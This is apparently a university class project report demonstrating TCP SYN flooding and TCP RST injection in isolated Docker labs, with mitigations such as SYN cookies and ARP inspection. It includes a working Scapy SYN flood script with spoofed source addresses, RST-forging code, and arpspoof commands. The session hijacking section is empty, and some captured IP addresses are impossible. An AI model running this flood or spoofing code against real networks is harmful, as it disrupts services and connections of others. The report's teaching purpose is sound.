

Attacking TCP Protocol

ECE/CS 478 Class Project

Nathan Sodoma, Seojin Lee, Tycho Butler

Oregon State University, Corvallis, OR, USA, sodoman,leeseoji,butletyc@oregonstate.edu

I. INTRODUCTION

The Transmission Control Protocol (TCP) is a protocol that allows for communication of devices over a network. It was originally focusing mainly on providing a reliable and in-order, end-to-end delivery with not so much focus on its security aspects. Our project aims to investigate and demonstrate some of these security vulnerabilities using TCP attack strategies and to better understand TCP as a whole.

II. BACKGROUND

Transmission Control Protocol (TCP) has different important parts that allow it to operate. For the project, the parts that are important to discuss are the TCP Handshake Process, TCP 4-Tuple and Sequence Number. The TCP Handshake Process is a three-handshake message exchange that occurs before a connection is established. It requires three sets of message exchanges: (i) SYN message from Client to Server stating its desire to connect, (ii) SYN-ACK reply message from Server to Client, approving the connection request and (iii) ACK message from Client to Server, which finalizes the connection between the two. The TCP 4-Tuple is the four unique identifiers of TCP which are Client IP, Client Port, Server IP and Server Port. And finally, the TCP sequence number is the sequence number that is assigned to each packet to keep them in-order during communication.

In our project, we will look deeper into three different attacks: TCP SYN Flooding Attack, TCP RST Attack, and TCP Session Hijacking. These three attacks take advantage of these different parts of TCP. In each section, it will go over each attack, discussing what they are, demonstrating the attack, and what mitigation techniques there are for these attacks.

III. TCP SYN FLOODING ATTACK

A. Background

SYN Flooding Attack is a denial-of-service (DoS) attack which means that its goal is to make its victim unavailable for legitimate traffic by "flooding" its response resources. This attack causes all resources to be used up so that the victim is unable to properly respond to the handshake for legitimate clients. As Fig. 1 shows the Attacker uses Bots or an attack script to send many SYN Packets/Messages to the Victim using a spoofed address. When the Victim gets these SYN Messages, the Victim replies back with its SYN-ACK to approve the connection requests but the Attacker does not reply to them causing the SYN-ACK to hang. It takes resources to send and keep the SYN-ACKs, so the Victim eventually runs out of resources causing the Victim to fail.

B. Flood Attack Demonstration Setup

To demonstrate this attack, I first set up a virtual network named "tcpattack" on the subnet 10.2.5.0/24 using a Virtual Machine (VM) running an Ubuntu 24.04 image. On the virtual network, I set up three different containers: Victim (10.2.5.5), Attacker (Host) and Client (10.2.5.6).

```
leeseoji@leeseoji-VirtualBox:~/floodattack$ sudo docker run -it --network tcpattack --name victim --ip 10.2.5.5 --privileged nyubuntu
```

Fig. 1: Creating Victim Container

```
leeseoji@leeseoji-VirtualBox:~/floodattack$ sudo docker run -it --network host --name attacker --privileged nyubuntu
```

Fig. 2: Creating Attacker Container

```
leeseoji@leeseoji-VirtualBox:~/floodattack$ sudo docker run -it --network tcpattack --name client --ip 10.2.5.6 --privileged nyubuntu
```

Fig. 3: Creating Client Container

The Victim container would help to demonstrate the incoming number of Packets, the Attacker

would run the attacking script and the Client container would help to simulate legitimate user traffic and demonstrate the denial of service effect on the Victim during the attack.

With the three containers created, I first set up the Victim container. I made it a simple Python webserver using the "Python 3 -m http.server 8080" command. This command sets up a simple http server running on the port 8080. With this server up, using the "Curl 10.2.5.5:8080" command on the Client container, it should show the html of the Python server as seen in Fig. ??.

```
root@34d8ab419827:/# curl 10.2.5.5:8080
<!DOCTYPE HTML>
<html lang="en">
<head>
<meta charset="utf-8">
<style type="text/css">
:root {
color-scheme: light dark;
}
</style>
<title>Directory listing for /</title>
</head>
<body>
```

Fig. 4: Successful curl of Victim Server

After seeing that the Victim and Client is working, I worked on the Attacker container. For the Attacker, I wrote a flood attack script named "syn_flood.py" using the Scapy library as seen in Fig. ??.

```
root@leeseoj1-VirtualBox:/# cat syn_flood.py
from scapy.all import *
import random

def syn_flood(victim_ip, victim_port):
    packets_sent = 0
    print(f"Starting SYN flood on {victim_ip} on port {victim_port}")

    while True:
        # make random IPs and ports for spoofing
        random_ip = ".".join([str(random.randint(0, 255)) for _ in range(4)])
        random_port = random.randint(1000, 9999)

        # make the IP layer
        ip_layer = IP(src=random_ip, dst=victim_ip)

        # make the TCP layer
        tcp_layer = TCP(sport=random_port, dport=victim_port, flags='S')

        # make a syn packet using the random values
        packet = ip_layer / tcp_layer

        # send packet
        send(packet, verbose=0, iface="br-3d203e6a299e")
        packets_sent += 1

        # print message every 100 packets
        if packets_sent % 100 == 0:
            print(f"Packet Number: {packets_sent}")

if __name__ == "__main__":
    syn_flood("10.2.5.5", 8080)
```

Fig. 5: SYN Flood attack script written using Scapy library

The script uses a while loop where in each loop, it creates a random/spoofed IP address and Port number and uses that to generate a IP layer and

TCP layer. Using the two layers, it then creates a TCP packet and sends that to the victim on port 8080. Because it uses a while loop, the script will generate and send packets until the script is manually shut off.

C. Flood Attack Demonstration

To demonstrate the attack, I first ran the Python server on the Victim container, then started the flood attack script as seen in Fig. ??.

```
root@leeseoj1-VirtualBox:/# python3 syn_flood.py
Starting SYN Flood on 10.2.5.5 on port 8080
/usr/lib/python3/dist-packages/scapy/sendrecv.py:485: SyntaxWarning: 'iface' has no effect
on L3 I/O send(). For multicast/link-local see https://scapy.readthedocs.io/en/latest/usage.html#multicast
warnings.warn(
Packet Number: 100
Packet Number: 200
Packet Number: 300
Packet Number: 400
```

Fig. 6: Flood Attack Script Running

As the attack was being carried out, I would check on the Client Container running the Curl command to see the connection would still work. Within the first few hundred packets sent, the connection would still work, however after reaching around the thousand mark, the Curl command would significantly slow down in response, and end up resulting in the timeout error which successfully demonstrated the denial of service effect as seen in Fig. ??.

```
root@34d8ab419827:/# curl 10.2.5.5:8080
curl: (28) Failed to connect to 10.2.5.5 port 8080 after 135752 ms: Could not connect to s
erver
```

Fig. 7: Connection Time Out Message

The number of packets being sent to the Victim can also be visualized by using Wireshark as in Fig. ?? and Fig. ??.

No.	Time	Source	Destination	Protocol	Length	Info
7883	245.809057888	76.200.372.167	10.2.5.5	TCP	54	6040 -> 8080 [SYN] Seq 54892
7884	245.88802447	114.35.255.188	10.2.5.5	TCP	54	8925 -> 8080 [SYN] Seq 54874
7885	245.90084931	150.30.54.44	10.2.5.5	TCP	54	8925 -> 8080 [SYN] Seq 54219
7886	245.92210817	136.163.7.117	10.2.5.5	TCP	54	8925 -> 8080 [SYN] Seq 54246
7889	245.94792787	1.172.31.91	10.2.5.5	TCP	54	8925 -> 8080 [SYN] Seq 54875
7890	245.973108108	31.180.180.260	10.2.5.5	TCP	54	8925 -> 8080 [SYN] Seq 54249
7892	245.850342083	3.160.26.82	10.2.5.5	TCP	54	8925 -> 8080 [SYN] Seq 54305
7893	245.880515938	26.125.69.164	10.2.5.5	TCP	54	8925 -> 8080 [SYN] Seq 54572
7894	245.89464125	25.242.148.184	10.2.5.5	TCP	54	8925 -> 8080 [SYN] Seq 54239
7895	245.13205204	119.90.179.79	10.2.5.5	TCP	54	8925 -> 8080 [SYN] Seq 542107
7896	245.151868419	162.76.130.157	10.2.5.5	TCP	54	8925 -> 8080 [SYN] Seq 542107
7897	245.179764947	61.55.269.115	10.2.5.5	TCP	54	8925 -> 8080 [SYN] Seq 542107
7898	245.19111111	16.749.17.9	10.2.5.5	TCP	54	8925 -> 8080 [SYN] Seq 54789
7899	245.213572274	235.214.46.99	10.2.5.5	TCP	54	8925 -> 8080 [SYN] Seq 54898
7900	245.220404929	58.574.151.155	10.2.5.5	TCP	54	8925 -> 8080 [SYN] Seq 54898
7901	245.342489963	90.229.164.139	10.2.5.5	TCP	54	8925 -> 8080 [SYN] Seq 54898
7902	245.352120053	90.114.151.155	10.2.5.5	TCP	54	8925 -> 8080 [SYN] Seq 54712
7903	245.384969339	135.249.246.229	10.2.5.5	TCP	54	8925 -> 8080 [SYN] Seq 54879
7904	245.490337140	185.97.79.59	10.2.5.5	TCP	54	8925 -> 8080 [SYN] Seq 54891
7905	245.424160661	225.143.255.0	10.2.5.5	TCP	54	8925 -> 8080 [SYN] Seq 54891

Fig. 8: Visualization of Packets incoming in Wireshark

D. Flood Attack Mitigation Techniques

The SYN Flooding attack has mitigation techniques that can be applied to improve security. The




Fig. 9: The number of Packets sent to Victim

mitigation techniques that I tried were: Enabling SYN Cookies, Increasing the backlog Queue and Recycling old half open TCP connections.

1) Enable SYN Cookies

The first technique was to enable SYN Cookies. Enabling SYN cookies helps to eliminate the need for the server to use resources for half-open connections. It allows for the use of cryptographic cookies for the SYN-ACK response and only uses resources for connections that reach the last ACK stage. SYN Cookies helps to solve the resource issues which the flood attack exploits, so it helps to mitigate the attack. To enable SYN Cookies, the following command was used:

```
root@569c5b9abc78:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

Fig. 10: Enabling SYN Cookies

With SYN Cookies enabled, the Client was able to successfully connect to the Victim server using curl even while the flood attack script was actively running, demonstrating complete mitigation of the attack.

2) Increase SYN Backlog Queue

The second technique was to increase the SYN backlog queue. This increases the amount of half-open connections that the server can handle so it increases the number of connections that the server can handle before failing. To increase the backlog queue size, the following command was used:

```
leeseoji@leeseoji-VirtualBox:~$ sudo sysctl -w net.ipv4.tcp_max_syn_backlog=4096
net.ipv4.tcp_max_syn_backlog = 4096
```

Fig. 11: Increasing Backlog Queue

While this technique allowed the server to remain available for a longer period of time, it did not completely stop the attack as the queue would eventually fill up when the flood script ran for extended time.

3) Recycle Old Half-Open TCP Connections

The last technique I tried was to recycle old half-open TCP connections. This overwrites the old half-open connections when the backlog is full rather than using more resources. To enable connection recycling, the following command was used:

```
leeseoji@leeseoji-VirtualBox:~$ sudo sysctl -w net.ipv4.tcp_abort_on_overflow=0
net.ipv4.tcp_abort_on_overflow = 0
```

Fig. 12: Recycle Old Half-Open TCP Connections

With this technique enabled, the Client was able to connect to the Victim server during the attack, however the connection was noticeably slower than normal due to the server still being heavily burdened from processing the flood of incoming packets.

Out of the three mitigation techniques, enabling SYN cookies was the most effective at mitigating the effects of the attack. In a real-life environment, using all three techniques would result in the best results.

IV. TCP RST ATTACK

A. Background

TCP uses reset packets during normal operation to close unwanted, invalid, or broken connections. A TCP session is identified by a four-tuple, which includes the client IP address, client port, server IP address, and server port. A TCP RST attack exploits this built-in reset behavior by forging a packet with the RST flag set. If the packet has the correct four-tuple and an acceptable sequence number, the receiving host may treat it as legitimate and close the connection.

This highlights one of the important weaknesses of TCP: by default, TCP packets are not authenticated. A receiver mainly decides whether a packet belongs to a connection based on header fields and sequence numbers. For an on-path attacker, this is especially useful because the attacker can monitor live traffic and directly observe the sequence and acknowledgment values needed to craft a believable packet. A blind attacker can also attempt this attack, but that version requires more guessing because the attacker cannot see the active session.

The goal of this part of the project was to demonstrate an on-path TCP RST attack. The attacker first gains visibility into the client-server connection, then sends a spoofed reset packet that

```
nsodoma@nsodoma-VirtualBox:~/ECE478/tcp-rst-demo$ sudo docker network inspect TC
P-RST-Net
[
  {
    "Name": "TCP-RST-Net",
    "Id": "1b75498add5d839e06ef65639230e585fda5c002296fd0dcaa038f4f005c",
    "Created": "2026-05-26T22:38:37.999Z1824-07:00",
    "Scope": "local",
    "Driver": "bridge",
    "EnableIPv4": true,
    "EnableIPv6": false,
    "IPAM": {
      "Driver": "default",
      "Options": {},
      "Config": [
        {
          "Subnet": "10.20.0.0/24",
          "Gateway": "10.20.0.1"
        }
      ]
    }
  }
]
```

Fig. 2.1: Docker network created for the TCP RST attack lab.

```
nsodoma@nsodoma-VirtualBox:~/ECE478/tcp-rst-demo$ sudo docker ps
CONTAINER ID   IMAGE     COMMAND   CREATED   STATUS    PORTS
89952ba74f95   tcp-rst-lab  "/bin/bash"   2 minutes ago   Up 2 minutes
9680b813d78e   tcp-rst-lab  "/bin/bash"   2 minutes ago   Up 2 minutes
6725ecd8d842   tcp-rst-lab  "/bin/bash"   2 minutes ago   Up 2 minutes
```

Fig. 2.2: Client, Server, and Attacker containers running on the Docker network.

appears to come from the client. Once the server accepts the reset, the connection is dropped.

B. Lab Setup

The lab was modeled using a Docker bridge network with three containers: Client, Server, and Attacker. All three containers were placed on the 10.20.0.0/24 subnet. The client and server established a TCP connection using Netcat on port 9090, while the attacker used ARP spoofing to become on-path and monitor the session.

TABLE I

TCP RST Lab Addressing

Host	Address / Role
Client	10.20.0.2
Server	10.20.0.3:9090
Attacker	10.20.0.4

Each container used the same Ubuntu-based image with the tools needed for the demo, including Netcat, tcpdump, dsniff, and Python with Scapy. Before starting the attack, connectivity between the containers was verified.

C. TCP Session

After verifying connectivity, the server started a Netcat listener on port 9090. The client then connected to the server and sent test messages to confirm that the TCP session was working normally before the attack.

The active connection was checked with `ss -tnp`. This showed the session in the ESTAB state. The observed TCP four-tuple was 10.20.0.2:46828 -> 10.20.0.3:9090. This four-tuple matters because the forged RST packet has to look like it belongs to this same connection.

```
root@Client:/# echo ping Server && ping -c 3 10.20.0.3
ping Server
PING 10.20.0.3 (10.20.0.3) 56(84) bytes of data.
64 bytes from 10.20.0.3: icmp_seq=1 ttl=64 time=0.055 ms
64 bytes from 10.20.0.3: icmp_seq=2 ttl=64 time=0.069 ms
64 bytes from 10.20.0.3: icmp_seq=3 ttl=64 time=0.057 ms

--- 10.20.0.3 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2041ms
rtt min/avg/max/mdev = 0.055/0.060/0.069/0.006 ms
root@Client:/# echo ping Attacker && ping -c 3 10.20.0.4
ping Attacker
PING 10.20.0.4 (10.20.0.4) 56(84) bytes of data.
64 bytes from 10.20.0.4: icmp_seq=1 ttl=64 time=0.049 ms
64 bytes from 10.20.0.4: icmp_seq=2 ttl=64 time=0.067 ms
64 bytes from 10.20.0.4: icmp_seq=3 ttl=64 time=0.063 ms

--- 10.20.0.4 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2076ms
rtt min/avg/max/mdev = 0.049/0.059/0.067/0.007 ms
root@Client:/#
```

Fig. 2.3: Client container successfully reaching the other hosts.

```
root@Server:/# echo ping client && ping -c 3 10.20.0.2
ping client
PING 10.20.0.2 (10.20.0.2) 56(84) bytes of data.
64 bytes from 10.20.0.2: icmp_seq=1 ttl=64 time=0.061 ms
64 bytes from 10.20.0.2: icmp_seq=2 ttl=64 time=0.063 ms
64 bytes from 10.20.0.2: icmp_seq=3 ttl=64 time=0.062 ms

--- 10.20.0.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2037ms
rtt min/avg/max/mdev = 0.061/0.062/0.063/0.000 ms
root@Server:/# echo ping Attacker && ping -c 3 10.20.0.4
ping Attacker
PING 10.20.0.4 (10.20.0.4) 56(84) bytes of data.
64 bytes from 10.20.0.4: icmp_seq=1 ttl=64 time=0.803 ms
64 bytes from 10.20.0.4: icmp_seq=2 ttl=64 time=0.059 ms
64 bytes from 10.20.0.4: icmp_seq=3 ttl=64 time=0.071 ms

--- 10.20.0.4 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2065ms
rtt min/avg/max/mdev = 0.059/0.311/0.803/0.347 ms
root@Server:/#
```

Fig. 2.4: Server container connectivity test.

```
root@Attacker:/# echo ping Client && ping -c 3 10.20.0.2
ping Client
PING 10.20.0.2 (10.20.0.2) 56(84) bytes of data.
64 bytes from 10.20.0.2: icmp_seq=1 ttl=64 time=0.059 ms
64 bytes from 10.20.0.2: icmp_seq=2 ttl=64 time=0.142 ms
64 bytes from 10.20.0.2: icmp_seq=3 ttl=64 time=0.054 ms

--- 10.20.0.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2105ms
rtt min/avg/max/mdev = 0.054/0.085/0.142/0.040 ms
root@Attacker:/# echo ping Server && ping -c 3 10.20.0.3
ping Server
PING 10.20.0.3 (10.20.0.3) 56(84) bytes of data.
64 bytes from 10.20.0.3: icmp_seq=1 ttl=64 time=0.054 ms
64 bytes from 10.20.0.3: icmp_seq=2 ttl=64 time=0.060 ms
64 bytes from 10.20.0.3: icmp_seq=3 ttl=64 time=0.052 ms

--- 10.20.0.3 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2083ms
rtt min/avg/max/mdev = 0.052/0.055/0.060/0.003 ms
root@Attacker:/#
```

Fig. 2.5: Attacker container connectivity test.

```
root@Client:/# nc 10.20.0.3 9090
Hello from Client
Test Traffic
```

Fig. 2.6: Message sent from the client to the server before the attack.

```
root@Server:/# nc -lvp 9090
Listening on 0.0.0.0 9090
Connection received on 10.20.0.2 46828
Hello from Client
Test Traffic
```

Fig. 2.7: Server receiving the client's message over the Netcat session.


```

root@Client:~# ss -tnp
State Recv-Q  Send-Q      Local Address:Port      Peer Address:Port  Process
ESTAB   0          0      10.20.0.2:46828        10.20.0.3:9090    users:((("nc",pid=18,fd=3))
root@Client:~#

```

Fig. 2.8: Established TCP session showing the client port, server port, and connection state.

```

root@Attacker:~# sysctl net.ipv4.ip_forward
net.ipv4.ip_forward = 1
root@Attacker:~# sysctl -w net.ipv4.conf.all.send_redirects=0
sysctl: -w net.ipv4.conf.eth0.send_redirects=0
sysctl: setting key "net.ipv4.conf.all.send_redirects", ignoring: Read-only file system
net.ipv4.conf.all.send_redirects = 0
sysctl: setting key "net.ipv4.conf.eth0.send_redirects", ignoring: Read-only file system
net.ipv4.conf.eth0.send_redirects = 0
root@Attacker:~#

```

Fig. 2.9: IP forwarding enabled on the attacker container.

```

root@Attacker:~# arpspoof -i eth0 -t 10.20.0.2 10.20.0.3
ca:c9:1d:a3:c7:5a 56:d5:e2:d7:8c:7d 0806 42: arp reply 10.20.0.3 is-at ca:c9:1d:a3:c7:5a
ca:c9:1d:a3:c7:5a 56:d5:e2:d7:8c:7d 0806 42: arp reply 10.20.0.3 is-at ca:c9:1d:a3:c7:5a
ca:c9:1d:a3:c7:5a 56:d5:e2:d7:8c:7d 0806 42: arp reply 10.20.0.3 is-at ca:c9:1d:a3:c7:5a

```

Fig. 2.10: Attacker spoofing ARP replies toward the client.

```

[sudo] password for nsodona:
root@Attacker:~# arpspoof -i eth0 -t 10.20.0.3 10.20.0.2
ca:c9:1d:a3:c7:5a 2e:d0:74:c2:df:cd 0806 42: arp reply 10.20.0.2 is-at ca:c9:1d:a3:c7:5a
ca:c9:1d:a3:c7:5a 2e:d0:74:c2:df:cd 0806 42: arp reply 10.20.0.2 is-at ca:c9:1d:a3:c7:5a
ca:c9:1d:a3:c7:5a 2e:d0:74:c2:df:cd 0806 42: arp reply 10.20.0.2 is-at ca:c9:1d:a3:c7:5a

```

Fig. 2.11: Attacker spoofing ARP replies toward the server.

```

root@Client:~# nc 10.20.0.3 9090
Hello from Client
Test Traffic
Test post arp spoofing

```

Fig. 2.12: Client sending another message after ARP spoofing begins.

```

root@Server:~# nc -lvp 9090
Listening on 0.0.0.0 9090
Connection received on 10.20.0.2 46828
Hello from Client
Test Traffic
Test post arp spoofing

```

Fig. 2.13: Server still receiving messages while the attacker is on-path.

D. On-Path Attacker Position

The attacker was placed on-path using ARP spoofing. This step allows the attacker to monitor traffic between the client and server. In this setup, the attacker pretends to be the server when talking to the client, and pretends to be the client when talking to the server. IP forwarding was enabled so the connection could continue while traffic passed through the attacker.

After ARP spoofing was started, additional messages were sent between the client and server to confirm that the connection was still usable. This showed that the attacker was forwarding traffic instead of simply breaking the connection.

E. Sniffing and RST Injection

Once the attacker was on-path, it could sniff TCP packets belonging to the active session. This gave the attacker the key values needed for the reset attack, including the source port, sequence number, acknowledgment number, and payload length.

The attack script was written with Scapy. It waits for a packet from the client to the server, extracts the client source port, reads the TCP sequence

```

root@Client:~# nc 10.20.0.3 9090
Hello from Client
Test Traffic
Test post arp spoofing
Sniffing test message

```

Fig. 2.14: Client message used to confirm the attacker could observe traffic.

```

root@Attacker:~# tcpdump -i eth0 -n tcp and host 10.20.0.2 and host 10.20.0.3
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
36:07:10.249160 IP 10.20.0.2.46828 > 10.20.0.3.9090: Flags [P.], seq 3202965986:3202966008, ack 106
3114162, win 126, options [nop,nop,TS val 1694916441 ecr 59083169], length 22
36:07:10.249187 IP 10.20.0.2.46828 > 10.20.0.3.9090: Flags [P.], seq 0:22, ack 1, win 126, options
[nop,nop,TS val 1694916441 ecr 59083169], length 22
36:07:10.249256 IP 10.20.0.3.9090 > 10.20.0.2.46828: Flags [.], ack 22, win 128, options [nop,nop,TS
val 59206497 ecr 1694916441], length 0
36:07:10.249268 IP 10.20.0.3.9090 > 10.20.0.2.46828: Flags [.], ack 22, win 128, options [nop,nop,TS
val 59206497 ecr 1694916441], length 0

```

Fig. 2.15: Attacker sniffing TCP packets between the client and server.

```

root@Attacker:~# python3 /root/rst_attack.py
[*] TCP RST attack script started
[*] Waiting for client-to-server TCP data packet...
[*] Watching: 10.20.0.2 -> 10.20.0.3:9090

```

Fig. 2.17: RST attack script waiting for the client to send a packet.

```

root@Client:~# nc 10.20.0.3 9090
Hello from Client
Test Traffic
Test post arp spoofing
Sniffing test message
Message to trigger attack

```

Fig. 2.18: Client sends a message that triggers the RST attack script. number, and calculates the next expected sequence number. Since TCP sequence numbers count bytes, the script uses:

$$\text{reset sequence} = \text{TCP sequence} + \text{payload length}$$

The script then creates a spoofed TCP packet with the client IP as the source, the server IP as the destination, the calculated sequence number, and the RST flag set.

```

if ip.src == CLIENT_IP and ip.dst == SERVER_IP:
    if tcp.dport == SERVER_PORT:
        client_port = tcp.sport
        payload_len = len(bytes(tcp.payload))
        rst_seq = tcp.seq + payload_len
        rst_packet = IP(src=CLIENT_IP, dst=SERVER_IP) / TCP(
            sport=client_port,
            dport=SERVER_PORT,
            flags="R",
            seq=rst_seq
        )
        send(rst_packet, iface="eth0", verbose=False)

```

Fig. 2.16: Simplified Scapy logic for the TCP RST attack.

F. Results and Discussion

The attack succeeded when the server accepted the spoofed RST packet and closed the Netcat connection. After this happened, the client could not continue using the same TCP session. The connection was also no longer shown as established when checked from the client and server.

This demonstrated that the attacker did not need to read or modify the application data to disrupt the session. Once the attacker could see the con-

```

root@Attacker:/# python3 /root/rst_attack.py
[*] TCP RST attack script started
[*] Waiting for client-to-server TCP data packet...
[*] Watching: 10.20.0.2 -> 10.20.0.3:9090

[+] Captured client-to-server TCP packet
Client: 10.20.0.2:46828
Server: 10.20.0.3:9090
TCP seq: 3202966008
TCP ack: 1065114162
Payload length: 26
[+] Sending spoofed TCP RST packet
Spoofed source: 10.20.0.2:46828
Destination: 10.20.0.3:9090
RST seq: 3202966034
[+] Spoofed RST sent
[+] Attack complete
root@Attacker:/#

```

Fig. 2.19: Attacker script calculating the sequence number and sending the spoofed RST packet.

```

root@Server:/# nc -lvnp 9090
Listening on 0.0.0.0 9090
Connection received on 10.20.0.2 46828
Hello from Client
Test Traffic
Test post arp spoofing
Sniffing test message
Message to trigger attack
root@Server:/#

```

Fig. 2.20: Server-side Netcat session closes after receiving the spoofed RST packet.

```

root@Client:/# nc 10.20.0.3 9090
Hello from Client
Test Traffic
Test post arp spoofing
Sniffing test message
Message to trigger attack
Test message after attack
root@Client:/#

```

Fig. 2.21: Client attempts to send another message after the connection has been reset.

```

Test message after attack
root@Client:/# ss -tnp
State     Recv-Q    Send-Q    Local Address:Port    Peer Address:Port    Process
root@Client:/#

```

Fig. 2.22: Client-side verification showing the TCP connection is no longer established.

```

Test message after attack
root@Server:/# ss -tnp
State     Recv-Q    Send-Q    Local Address:Port    Peer Address:Port    Process
root@Server:/#

```

Fig. 2.23: Server-side verification showing the TCP connection has terminated.

```

root@Attacker:/# tcpdump -i eth0 -n 'tcp[tcpflags] & tcp-rst != 0'
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
07:03:21.431841 IP 10.20.0.2.51242 > 10.20.0.3.9090: Flags [R], seq 3632204641, win 8192, length 0
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
root@Attacker:/#

```

Fig. 2.24: Packet capture showing the reset packet sent during the attack.

nection details and calculate the expected sequence number, it could craft a believable reset packet and force the connection to close. In this sense, the TCP RST attack is mainly a denial-of-service attack against an active connection.

The Docker setup is simplified, but it still models a realistic local network situation. An attacker on

the same LAN, public Wi-Fi, or a compromised network device could potentially become on-path and monitor traffic in a similar way. For blind attacks, strong sequence number randomization, port randomization, anti-spoofing filters, and RFC 5961 challenge ACK behavior help make guessing much harder. For on-path attacks, the more important defense is preventing the attacker from reaching that position in the first place through protections like Dynamic ARP Inspection, DHCP Snooping, VLAN segmentation, and ARP spoofing detection. TLS protects application data, but it does not directly stop forged TCP reset packets against the outer TCP connection, so VPNs, SSH tunnels, or IPsec can be more effective when traffic needs stronger protection.

V. TCP SESSION HIJACKING

VI. CONCLUSION

VII. INDIVIDUAL CONTRIBUTIONS

- Seojin Lee: TCP SYN Flood Attack Demo and Documentation
- Nathan Sodoma: TCP RST Attack Demo and Documentation
- Tycho Butler: TCP Session Hijacking Demo and Documentation

REFERENCES